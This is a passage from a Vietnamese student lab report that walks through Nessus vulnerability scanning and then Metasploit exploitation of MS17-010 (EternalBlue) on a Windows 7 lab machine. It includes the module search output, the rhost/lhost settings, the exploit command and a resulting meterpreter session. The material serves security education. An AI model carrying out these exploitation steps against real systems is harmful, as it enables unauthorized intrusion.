
- Đến My Scan, chọn Scan vừa tạo và chọn Launch để tiến hành quét lỗ hổng.



Hình 13 Tiến hành quét lỗ hổng




Hình 14 Kết quả khi rà quét các lỗ hổng




Hình 15 Chi tiết các lỗ hổng quét được

- Chọn 1 lỗ hổng bất kì khi bấm vào ta có thể xem thông tin mô tả và cách khắc phục của lỗ hổng




Hình 16 Lỗ hổng SMB



Hình 17 Lỗ hổng ICMP

2.2.3 Sử dụng Metasploit framework khai thác lỗ hổng

- Ở phần này, em sử dụng máy Windows 7 làm máy nạn nhân thay vì Windows 10 như 2 phần trước.



Hình 18 Địa chỉ IP máy nạn nhân

- Sử dụng nmap để tìm lỗ hổng trên máy nạn nhân -> Có thể khai thác lỗ hổng ms17-010.

- Sử dụng lệnh *search <tên_lỗ_hổng>* để tìm kiếm tên chính xác của mô-đun tấn công.

```

File Actions Edit View Help
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Re
te Windows Kernel Pool Corruption
1  \_ target: Automatic Target              .               .       .       .
2  \_ target: Windows 7                     .               .       .       .
3  \_ target: Windows Embedded Standard 7   .               .       .       .
4  \_ target: Windows Server 2008 R2        .               .       .       .
5  \_ target: Windows 8                     .               .       .       .
6  \_ target: Windows 8.1                   .               .       .       .
7  \_ target: Windows Server 2012           .               .       .       .
8  \_ target: Windows 10 Pro                 .               .       .       .
9  \_ target: Windows 10 Enterprise Evaluation .               .       .       .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes     MS17-010 EternalRomance/Ete
alSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                     .               .       .       .
12 \_ target: PowerShell                    .               .       .       .
13 \_ target: Native upload                  .               .       .       .
14 \_ target: MOF upload                     .               .       .       .
15 \_ AKA: ETERNALSYNERGY                    .               .       .       .
16 \_ AKA: ETERNALROMANCE                    .               .       .       .
17 \_ AKA: ETERNALCHAMPION                   .               .       .       .
18 \_ AKA: ETERNALBLUE                       .               .       .       .
19 auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No      MS17-010 EternalRomance/Ete
alSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY                    .               .       .       .
21 \_ AKA: ETERNALROMANCE                    .               .       .       .
22 \_ AKA: ETERNALCHAMPION                   .               .       .       .
23 \_ AKA: ETERNALBLUE                       .               .       .       .
24 auxiliary/scanner/smb/smb_ms17_010       .               normal  No      MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR                      .               .       .       .
26 \_ AKA: ETERNALBLUE                       .               .       .       .
27 exploit/windows/smb/smb_doublepulsar     .               .       .       .
SMB DOUBLEPULSAR Remote Cod
Execution
28 \_ target: Execu                          .               .       .       .
29 \_ target: Neutr                          .               .       .       .

Interact with a module by
After interacting with a

msf6 >
  
```

Command Prompt

(c) Microsoft Corporation. All rights reserved.

C:\Users\doduy>date

The current date is: 12/04/2025

Enter the new date: (dd-mm-yy)


C:\Users\doduy>echo DoDuyNam_B22DCAT199

DoDuyNam_B22DCAT199

C:\Users\doduy>


Hình 21 Tìm kiếm tên của mô-đun tấn công

- Sử dụng câu lệnh *use+<tên_mô-đun>* để tiến hành khai thác lỗ hổng



Hình 22 Tiến hành khai thác lỗ hổng

- Cấu hình các thông số tấn công cho mô-đun đã chọn bằng các câu lệnh.
`set rhost <IP máy nạn nhân>`
`set lhost <IP máy tấn công>`
- Sau khi cấu hình xong sử dụng câu lệnh `exploit` để thực hiện tấn công.



Hình 23 Cấu hình và thực hiện tấn công

- Xâm nhập thành công vào máy nạn nhân, kiểm tra bằng cách sử dụng các câu lệnh như `ipconfig`, `sysinfo` để xem địa chỉ IP và thông tin máy.


```
meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:89:3c:a5
MTU            : 1500
IPv4 Address   : 192.168.44.147
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::5122:9f6e:68c0:9e3d
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
-----
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:2c93
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer       : NAMDORY-PC
OS             : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > 
```

```
C:\Users\doduy>date
The current date is: 12/04/2025
Enter the new date: (dd-mm-yy)

C:\Users\doduy>echo DoDuyNam_B22DCAT199
DoDuyNam_B22DCAT199

C:\Users\doduy>
```

Hình 24 Xâm nhập thành công vào máy nạn nhân

2.3 Kết chương

Ở chương này đã hướng dẫn sử dụng nmap/zenmap để quét các cổng dịch vụ, sử dụng nessus để quét các lỗ hổng và sử dụng Metasploit framework để khai thác lỗ hổng trên máy nạn nhân.

KẾT LUẬN

- Tìm hiểu về các công cụ nmap/zenmap, nessus và Metasploit framework.
- Tìm hiểu về một số lỗ hổng và cổng dịch vụ quét được.
- Tìm hiểu về lỗ hổng mà Metasploit framework khai thác được.
- Sử dụng thành công nmap/zenmap để quét được các cổng dịch vụ.
- Sử dụng thành công nessus để quét các lỗ hổng.
- Sử dụng thành công Metasploit framework để khai thác lỗ hổng.

TÀI LIỆU THAM KHẢO

- [1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2] Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>
- [3] Lab 14 của CSSIA CompTIA Security+® Supported Labs